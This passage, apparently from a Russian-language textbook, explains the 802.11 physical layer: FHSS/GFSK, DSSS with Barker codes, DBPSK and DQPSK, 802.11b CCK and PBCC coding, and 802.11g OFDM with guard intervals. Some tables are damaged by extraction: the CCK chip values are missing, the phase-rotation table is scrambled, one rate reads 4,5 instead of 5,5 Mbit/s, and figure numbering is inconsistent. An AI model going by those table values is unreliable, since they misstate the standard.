Подуровень PLCP преобразует фрейм в поток битов и передает его на подуровень PMD. Подуровень PMD технологии FHSS модулирует поток данных с использованием модуляции, основанной на гауссовом переключении частот (Gaussian frequency shift keying, GFSK). Для скорости 1 Мбит/с модулятор использует для передачи 0 и 1, два различных по частоте сигнала рис 4.13.



Рис. 13. Модуляция GFSK

Чтобы осуществлять передачу со скоростью 2 Мбит/с используется модуляция 4GFSK, в этом случае 2 бита модулируют сигнал одновременно. Для реализации этого метода требуется четыре различные частоты, в таблице 4.2 представлена карта преобразования символов в частоту.

Таблица 2. Карта преобразования символов в частоту при модуляции 4GFSK

Символ	Частота
01	$f_c + f_{d1}$
11	$f_c + f_{d2}$
00	$f_c - f_{d1}$
10	$f_c - f_{d2}$


Основные недостатки рассматриваемого метода:

- - не высокая скорость передачи (максимум 2 Мбит/с);
- - нет стандартизированных механизмов которые бы позволял исключать те частотные каналы, на которых помехи особенно ощутимы;
- - Нет механизма синхронизации или координации последовательностей переключения частоты для соседствующих точек доступа.
- В следствии чего последовательности переключений соседних точек доступа могут перекрываются.

**Беспроводные локальные сети, использующие широкополосную модуляцию DSSS с расширением спектра методом прямой последовательности**

Как было указано в стандарте 802.11 разработки 1997 года, технология DSSS поддерживает скорости передачи 1 и 2 Мбит/с. Беспроводные локальные сети DSSS используют каналы шириной 22 МГц. Каналы шириной 22 МГц позволяют создать в диапазоне 2,4—2,483 ГГц три не перекрывающихся канала передачи.

Аналогично подуровню PLCP, используемому в технологии FHSS, подуровень PLCP технологии DSSS стандарта 802.11 добавляет два поля во фрейм MAC, чтобы сформировать PPDU: преамбулу PLCP и заголовок PLCP. Формат фрейма представлен на рис. 14.



Рис. 14. Формат фрейма DSSS PPDU стандарта 802.11

Преамбула PLCP состоит из двух подполей. Подполе Sync шириной 128 бит, представляющее собой строку, состоящую из единиц. Задача этого поля – обеспечить синхронизацию для приемной станции. Подполе SFD шириной 16 бит, содержит специфическую строку 0xF3A0; обеспечивает тайминг для приемной станции

Заголовок PLCP состоит из четырех подполей. Подполе Signal шириной 8 бит, указывает тип модуляции и скорость передачи данного фрейма. Подполе Service шириной 8 бит, зарезервировано. Подполе Length шириной 16 бит, указывает количество микросекунд (из диапазона  $16 - 2^{16}-1$ ), необходимое для передачи части MAC фрейма

Подуровень PLCP преобразует фрейм в поток битов и передает данные на подуровень PMD. Весь PPDU проходит через процесс скремблирования с целью рандомизации данных.


Скремблированная преамбула PLCP всегда передается со скоростью 1 Мбит/с, в то время как скремблированный фрейм MPDU передается со скоростью, указанной в подполе Signal. Подуровень PMD модулирует отделенный поток битов, используя следующие методы модуляции.

- Двоичная относительная фазовая манипуляция (differential binary phase shift keying, DBPSK) для скорости передачи 1 Мбит/с
- Квадратурная фазовая манипуляция (quadrature phase shift key, QPSK) для скорости передачи 2 Мбит/с

### Технологии расширения спектра

При методе **DSSS** каждый информационный символ представляется 11-разрядным кодом

Баркера вида 11100010010. Коды Баркера обладают наилучшими среди известных псевдослучайных последовательностей свойствами шумоподобности, что и обусловило их применение в аппаратуре беспроводных сетей. Для передачи единичного и нулевого символов сообщения используются инверсная и прямая последовательности соответственно.



Рис. 15 Расширение спектра по технологии DSSS

Для модуляции несущего колебания в этом случае используются уже не исходные символы сообщения, а прямые или инверсные последовательности Баркера. При использовании **DSSS** происходит "размазывание" мощности сигнала в полосе частот, в 11 раз превышающей полосу исходного узкополосного сигнала. Здесь следует упомянуть о довольно часто встречающемся в литературе тезисе о том, что при переходе к технологии **DSSS** возможна работа на пониженных мощностях передатчика. Это верно только в том смысле, что снижается спектральная плотность мощности излучаемого сигнала при неизменной излучаемой передатчиком мощности.

В приемнике полученный сигнал снова складывается по модулю два с кодом Баркера, в результате он становится узкополосным, поэтому его фильтруют в узкой полосе частот, равной удвоенной скорости передачи. Любая помеха, попадающая в полосу исходного широкополосного сигнала, после умножения на код Баркера, наоборот, становится широкополосной, поэтому в узкую информационную полосу попадает лишь часть помехи, примерно в 11 раз меньшая по мощности помехи, действующей на входе приемника. Главной проблемой, возникающей при решении этой задачи, является обеспечение синхронизации приемника по передаваемому сигналу. На уровне физического канала необходимо обеспечить синхронизацию по фазе несущего колебания, тактовой частоте кода Баркера и тактовой частоте сообщения. Для решения этой задачи передатчик не реже, чем один раз за 100 мс передает специальный синхросигнал.

Применение технологии **DSSS** позволяет также эффективно бороться с интерференционной помехой, возникающей в результате отражения сигнала от стен и местных предметов, что особенно актуально для закрытых помещений.


### **Двоичная относительная фазовая манипуляция (DBPSK)**

Данный вид модуляции используется для передачи информации со скоростью 1 Мбит/с. Для модуляции синусоидального несущего сигнала используется относительная двоичная фазовая модуляция (Differential Binary Phase Shift Key, DBPSK). При этом кодирование информации происходит за счет сдвига фазы синусоидального сигнала по отношению к предыдущему состоянию сигнала. Двоичная фазовая модуляция предусматривает два возможных значения сдвига фазы — 0 и  $\pi$ . Тогда логический ноль может передаваться синфазным сигналом (сдвиг по фазе равен 0), а единица — сигналом, который сдвинут по фазе на  $\pi$ .

### **Квадратурная фазовая манипуляция (QPSK)**

Для передачи данных на скорости 2 Мбит/с используется относительная квадратурная фазовая модуляция (Differential Quadrature Phase Shift Key). При относительной квадратурной фазовой модуляции сдвиг фаз может принимать четыре различных значения: 0,  $\pi/2$ ,  $\pi$  и  $3\pi/2$ . Используя четыре различных состояния сигнала, можно в одном дискретном состоянии закодировать последовательность двух информационных бит (дибит) и тем самым в два раза повысить информационную скорость передачи. Дибиту 00 соответствует сдвиг фазы, равный 0; дибиту 01 — сдвиг фазы, равный  $\pi/2$ ; дибиту 11 — сдвиг фазы, равный  $\pi$ ; дибиту 10 — сдвиг фазы, равный  $3\pi/2$ .

В заключение рассмотрения физического уровня протокола 802.11 отметим, что при информационной скорости 2 Мбит/с скорость следования отдельных чипов последовательности Баркера остается прежней, то есть  $11 \times 10^6$  чип/с, а следовательно, не меняется и ширина спектра передаваемого сигнала.

Главным недостатком технологий DSSS и FHSS является низкая скорость передачи. На сегодняшний день технологии являются устаревшими и не используются.

### **Физический уровень сетей стандарта 802.11b**

Появившийся в 1999 году стандарт 802.11b регламентировал правила использования высокоскоростной технологии HR – DSSS, обеспечивающей скорость передачи 5,5 Мбит/с и 11 Мбит/с. Для достижения таких скоростей применялось кодирование с использованием комплементарных кодов (complementary code keying, ССК) или технологии двоичного пакетного сверточного кодирования (packet binary convolution coding, PBCC). В технологии HR-DSSS использовалась та же схема организации каналов что и DSSS – полоса канала 22 МГц, 11 каналов, 3 не перекрывающихся, ISM диапазон 2,4 ГГц.



## Подуровень PLCP технологии HR-DSSS стандарта 802.11b

Подуровень PLCP технологии HR-DSSS использует фреймы PPDU двух типов: длинный и короткий. Преамбула и заголовок длинного фрейма всегда передаются со скоростью 1 Мбит/с, для обеспечения обратной совместимости с технологией DSSS. Длинный фрейм HR-DSSS почти такой же как в DSSS но с небольшими отличиями, направленными на повышения скорости передачи:

- В подполе Signal могут быть указаны дополнительные скорости передачи данных (0x37 – 5,5 Мбит/с; 0x6E – 11 Мбит/с)
- Подполе Service определяет ранее зарезервированные биты (Таблица 43)
- Подполе Length по прежнему указывает время в микросекундах, необходимое для передачи PSDU
- 

Таблица 3. Определение битов подполя Service

Бит	Наименование	Значение
2	Генераторы синхронизированы (locked clocks)	0 = не синхронизированы, 1 = задающие генераторы частоты и символов синхронизированы
3	Выбор модуляции (modulation selection)	0 = CCK; 1 = RBCC
7	Увеличение длины	Используется подполем длины

Короткий фрейм PLCP PPDU обеспечивает средство для минимизации числа служебных сигналов, все еще позволяющих, передатчику и приемнику связаться с друг другом надлежащим образом. Короткий фрейм показан на рисунке 5.7. Он использует те же заголовок, преамбулу и формат PSDU, но заголовок PLCP передается на скорости 2 Мбит/с, в то время как PSDU передается со скоростью 2; 5,5; 11 Мбит/с. Кроме того его подполя модифицированы следующим образом. Ширина поля Sync сокращена со 128 до 56 битов, оно представляет собой строку состоящую из одних нулей. Поле SFD шириной 16 бит указывает на начало фрейма и на используемый заголовок (короткий или длинный)



Рис. 16 Короткий PPDU технологии HR-DSSSS

### Модуляция ССК на подуровне PMD стандарта 802.11b

В стандарте IEEE 802.11b используются комплексные комплементарные 8-чиповые последовательности, определенные на множестве комплексных элементов  $\{1, -1, j, -j\}$ . Элементы 8-чиповой ССК-последовательности могут принимать одно из следующих восьми значений:  $1, -1, j, -j, 1+j, 1-j, -1+j, -1-j$ . Основное отличие ССК-последовательностей от рассмотренных ранее кодов Баркера заключается в том, что существует не строго заданная последовательность, посредством которой можно было кодировать либо логический ноль, либо единицу, а целый набор последовательностей. Использование ССК-кодов позволяет кодировать 8 бит на один символ при скорости 11 Мбит/с и 4 бит на символ при скорости 5,5 Мбит/с.

Для того, чтобы передавать данные со скоростью 5,5 Мбит/с, нужно сгруппировать скремблированный поток битов в символы по 4 бита ( $b_0, b_1, b_2$  и  $b_3$ ). Последние два бита ( $b_2$  и  $b_3$ ) используются для определения 4 последовательностей комплексных чипов, как показано в табл. 4.1, где  $\{c_1, c_2, c_3, c_4, c_5, c_6, c_7, c_8\}$  представляют чипы последовательности.


Таблица 4. Последовательность чипов ССК

$b_2, b_3$	$c_1$	$c_2$	$c_3$	$c_4$	$c_5$	$c_6$	$c_7$	$c_8$
00	$j$	1	$j$	-	$j$	1	-	1
01	-	-	-	1	$j$	1	-	1
10	-	1	-	-	-	1	$j$	1
11	$j$	-	$j$	1	-	1	$j$	1

Теперь, имея последовательность чипов, определенную битами ( $b_2, b_3$ ), можно использовать первые два бита ( $b_0, b_1$ ) для определения поворота фазы, осуществляемого при модуляции по методу DQPSK, который будет применен к последовательности.

Таблица 5. Поворот фазы при ССК модуляции

0	0 градусов
1	90 градусов

1	180 градусов
0	90 градусов

Определенное битами вращение фазы применяется по отношению к 8 комплексным чипам символа, затем осуществляется модуляция на подходящей несущей частоте.

Следует иметь ввиду, что речь идет об использовании DQPSK, а не QPSK, и поэтому представленные в таблице изменения фазы отсчитываются по отношению к предыдущему символу или, в случае первого символа PSDU, по отношению к последнему символу предыдущего DQPSK символа.

Для того чтобы передавать данные на скорости 11 Мбит/с, скремблированная последовательность битов разбивается на группы по 8 бит. Последние 6 битов выбирают одну последовательность, состоящую из 8 комплексных чипов из числа 64 возможных последовательностей, первые биты так же как и для скорости 5,5 Мбит/с определяют изменение фазы символов.

#### Двоичное пакетное сверточное кодирование PBCC

Идея сверточного кодирования заключается в следующем. Входящая последовательность информационных бит преобразуется в специальном сверточном кодере таким образом, чтобы каждому входному биту соответствовало более одного выходного. То есть сверточный кодер добавляет определенную избыточную информацию к исходной последовательности. Если, к примеру, каждому входному биту соответствует два выходных, то говорят о сверточном кодировании со скоростью  $r = 1/2$ .

Любой сверточный кодер строится на основе нескольких последовательно связанных запоминающих ячеек и логических элементов, связывающих эти ячейки между собой. Количество запоминающих ячеек определяет количество возможных состояний кодера. Если, к примеру, в сверточном кодере используется шесть запоминающих ячеек, то в кодере хранится информация о шести предыдущих состояниях сигнала, а с учетом значения входящего бита получим, что в таком кодере используется семь бит входной последовательности. Такой сверточный кодер называется кодером на семь состояний ( $K = 7$ ).

Выходные биты, формируемые в сверточном кодере, определяются значениями входного бита и битами, хранимыми в запоминающих ячейках, то есть значение каждого формируемого выходного бита зависит не только от входящего информационного бита, но и от нескольких предыдущих битов.

В технологии РВСС используются сверточные кодеры на семь состояний ( $K = 7$ ) со скоростью  $r=1/2$ . Главным достоинством сверточных кодеров является помехоустойчивость формируемой ими последовательности. Дело в том, что при избыточности кодирования даже в случае возникновения ошибок приема исходная последовательность бит может быть безошибочно восстановлена. Для восстановления исходной последовательности битов на стороне приемника применяется декодер Витерби.

Дибит, формируемый в сверточном кодере, используется в дальнейшем в качестве передаваемого символа, но предварительно этот дибит подвергается фазовой модуляции. Причем в зависимости от скорости передачи возможна двоичная, квадратурная или даже восьмипозиционная фазовая модуляция.

Метод пакетного сверточного кодирования опционально предусмотрен как альтернативный метод кодирования в протоколе 802.11b на скоростях передачи 5,5 и 11 Мбит/с. Кроме того, именно данный режим кодирования лег в основу протокола 802.11b+ — расширения протокола 802.11b. Собственно, протокола 802.11b+ как такового официально не существует, однако данное расширение поддержано многими производителями беспроводных устройств. В протоколе 802.11b+ предусматривается еще одна скорость передачи данных — 22 Мбит/с с использованием технологии РВСС.

При скорости передачи 5,5 Мбит/с для модуляции дибита, формируемого сверточным кодером, используется двоичная фазовая модуляция, а при скорости 11 Мбит/с — квадратурная фазовая модуляция. При этом для скорости 11 Мбит/с в каждом символе кодируется по одному входному биту и скорость передачи бит соответствует скорости передачи символов, а при скорости 5,5 Мбит/с скорость передачи битов равна половине скорости передачи символов (поскольку каждому входному биту в данном случае соответствует два выходных символа). Поэтому и для скорости 5,5 Мбит/с, и для скорости 11 Мбит/с символьная скорость составляет  $11 \times 10^6$  символов в секунду.

Для скорости 22 Мбит/с по сравнению с уже рассмотренной нами схемой РВСС передача данных имеет две особенности. Прежде всего, используется 8-позиционная фазовая модуляция (8-PSK), то есть фаза сигнала может принимать восемь различных значений, что позволяет в одном символе кодировать уже 3 бита. Кроме того, в схему кроме сверточного кодера добавлен пунктурный кодер (Puncture). Смысл такого решения довольно прост: избыточность сверточного кодера, равная 2 (на каждый входной бит приходится два выходных), достаточно высока и при определенных условиях помеховой обстановки является излишней, поэтому можно уменьшить избыточность, чтобы, к примеру, каждым двум входным битам соответствовало три выходных.

Для этого можно, конечно, разработать соответствующий сверточный кодер, но лучше добавить в схему специальный пунктурный кодер, который будет просто уничтожать лишние биты.

Допустим, что пунктурный кодер удаляет один бит из каждых четырех входных битов. Тогда каждым четверем входящим битам будет соответствовать три выходящих. Скорость такого кодера составляет 4/3.

Если же такой кодер используется в паре со сверточным кодером со скоростью 1/2, то общая скорость кодирования составит уже 2/3, то есть каждым двум входным битам будет соответствовать три выходных.

Таблица 6. Соотношение между скоростями передачи и типом кодирования в стандарте 802.11b

Скорость передачи, Мбит/с	Метод кодирования	Модуляция	Скорость сверточного кодирования	Символьная скорость, 106 символ/с	Количество бит в одном символе
1 (обязательно)	Код Баркера	DBPSK	-	1	1
2 (обязательно)	Код Баркера	DQPSK	-	1	2
4,5 (обязательно)	ССК	DQPSK	-	1,375	2
	РВСС (опционально)	DBPSK	1/2	11	0,5
11 (обязательно)	ССК	DQPSK	-	1,375	8
	РВСС (опционально)	DQPSK	1/2	11	1

### Физический уровень стандарта 802.11g

Стандарт IEEE 802.11g является логическим продолжением стандарта 802.11b и предполагает передачу данных в том же частотном диапазоне, но с более высокими скоростями. Кроме того, стандарт 802.11g полностью совместим с 802.11b, то есть любое устройство 802.11g должно поддерживать работу с устройствами 802.11b. Максимальная скорость передачи в стандарте 802.11g составляет 54 Мбит/с.

При разработке стандарта 802.11g рассматривались несколько конкурирующих технологий: метод ортогонального частотного разделения OFDM, предложенный к рассмотрению компанией Intersil, и метод двоичного пакетного сверточного кодирования РВСС, опционально

реализованный в стандарте 802.11b и предложенный компанией Texas Instruments. В результате стандарт 802.11g основан на компромиссном решении: в качестве базовых применяются технологии OFDM и ССК, а опционально предусмотрено использование технологии РВСС.

#### Ортогональное частотное разделение каналов с мультиплексированием

Распространение сигналов в открытой среде, коей является радиоэфир, сопровождается возникновением различного рода помех. Классический пример такого рода помех — эффект многолучевой интерференции сигналов, заключающийся в том, что в результате многократных отражений сигнала от естественных преград один и тот же сигнал может попадать в приемник различными путями. Но подобные пути распространения имеют и разные длины, а потому для различных путей распространения ослабление сигнала будет неодинаковым. Следовательно, в точке приема результирующий сигнал представляет собой суперпозицию (интерференцию) многих сигналов, имеющих различные амплитуды и смещенных друг относительно друга по времени, что эквивалентно сложению сигналов с разными фазами.

Следствием многолучевой интерференции является искажение принимаемого сигнала. Многолучевая интерференция присуща любому типу сигналов, в результате интерференции определенные частоты складываются синфазно, что приводит к увеличению сигнала, а некоторые, наоборот, — противофазно, вызывая ослабление сигнала на данной частоте.

Говоря о многолучевой интерференции, возникающей при передаче сигналов, различают два крайних случая. В первом случае максимальная задержка между различными сигналами не превосходит времени длительности одного символа и интерференция возникает в пределах одного передаваемого символа. Во втором случае максимальная задержка между различными сигналами больше длительности одного символа, а в результате интерференции складываются сигналы, представляющие разные символы, и возникает так называемая межсимвольная интерференция (Inter Symbol Interference, ISI).

Наиболее отрицательно на искажение сигнала влияет межсимвольная интерференция. Поскольку символ — это дискретное состояние сигнала, характеризующееся значениями частоты несущей, амплитуды и фазы, то для различных символов меняются амплитуда и фаза сигнала, поэтому восстановить исходный сигнал крайне сложно.

Чтобы частично компенсировать эффект многолучевого распространения, используются частотные эквалайзеры, однако по мере роста скорости передачи данных либо за счет увеличения символьной скорости, либо из-за усложнения схемы кодирования, эффективность использования эквалайзеров падает.

Поэтому при более высоких скоростях передачи применяется принципиально иной метод кодирования данных – ортогональное частотное разделение каналов с мультиплексированием (Orthogonal Frequency Division Multiplexing, OFDM). Идея данного метода заключается в том, что

поток передаваемых данных распределяется по множеству частотных подканалов и передача ведется параллельно на всех этих подканалах. При этом высокая скорость передачи достигается именно за счет одновременной передачи данных по всем каналам, а скорость передачи в отдельном подканале может быть и невысокой. Поскольку в каждом из частотных подканалов скорость передачи данных можно сделать не слишком высокой, это создает предпосылки для эффективного подавления межсимвольной интерференции.

При частотном разделении каналов необходимо, чтобы ширина отдельного канала была, с одной стороны, достаточно узкой для минимизации искажения сигнала в пределах отдельного канала, а с другой — достаточно широкой для обеспечения требуемой скорости передачи. Кроме того, для экономного использования всей полосы канала, разделяемого на подканалы, желательно как можно более плотно расположить частотные подканалы, но при этом избежать межканальной интерференции, чтобы обеспечить полную независимость каналов друг от друга. Частотные каналы, удовлетворяющие перечисленным требованиям, называются ортогональными. Несущие сигналы всех частотных подканалов (а точнее, функции, описывающие эти сигналы) ортогональны друг другу.

Важно, что хотя сами частотные подканалы могут частично перекрывать друг друга, ортогональность несущих сигналов гарантирует частотную независимость каналов друг от друга, а, следовательно, и отсутствие межканальной интерференции (рис. 17).



Рис. 17. Пример перекрывающихся частотных каналов с ортогональными несущими

Рассмотренный способ деления широкополосного канала на ортогональные частотные подканалы называется ортогональным частотным разделением с мультиплексированием (OFDM). Одним из ключевых преимуществ метода OFDM является сочетание высокой скорости передачи

с эффективным противостоянием многолучевому распространению. Если говорить точнее, то сама по себе технология OFDM не устраняет многолучевого распространения, но создает предпосылки для устранения эффекта межсимвольной интерференции. Неотъемлемой частью технологии OFDM является охранный интервал (Guard Interval, GI) — циклическое повторение окончания символа, пристраиваемое в начале символа (рис. 18).



Рис. 18. Охранный интервал GI

Охранный интервал является избыточной информацией и в этом смысле снижает полезную (информационную) скорость передачи, но именно он служит защитой от возникновения межсимвольной интерференции. Эта избыточная информация добавляется к передаваемому символу в передатчике и отбрасывается при приеме символа в приемнике.

Наличие охранного интервала создает временные паузы между отдельными символами, и если длительность охранного интервала превышает максимальное время задержки сигнала в результате многолучевого распространения, то межсимвольной интерференции не возникает (рис. 19).





Рис. 19. Избежание межсимвольной интерференции за счет использования охранных интервалов

При использовании технологии OFDM длительность охранный интервала составляет одну четвертую длительности самого символа. При этом сам символ имеет длительность 3,2 мкс, а охранный интервал — 0,8 мкс. Таким образом, длительность символа вместе с охранным интервалом составляет 4 мкс.

#### Скоростные режимы и методы кодирования в протоколе 802.11g

В протоколе 802.11g предусмотрена передача на скоростях 1, 2, 5,5, 6, 9, 11, 12, 18, 22, 24, 33, 36, 48 и 54 Мбит/с. Обязательными являются скорости передачи 1; 2; 5,5; 6; 11; 12 и 24 Мбит/с, а более высокие скорости передачи (33, 36, 48 и 54 Мбит/с) — опциональными. Как уже отмечалось, протокол 802.11g включает в себя подмножество протоколы 802.11b. Технология кодирования RBCC опционально может использоваться на скоростях 5,5; 11; 22 и 33 Мбит/с. Кроме того, одна и та же скорость может реализовываться при различной технологии кодирования. Соотношение между различными скоростями передачи и используемыми методами кодирования отображено в табл. 7.


Говоря о технологии частотного ортогонального разделения каналов OFDM, применяемой на различных скоростях в протоколе 802.11g, мы до сих пор не касались вопроса о методе модуляции несущего сигнала.

Перейдем к рассмотрению методов модуляции применяемых стандартом 802.11g.

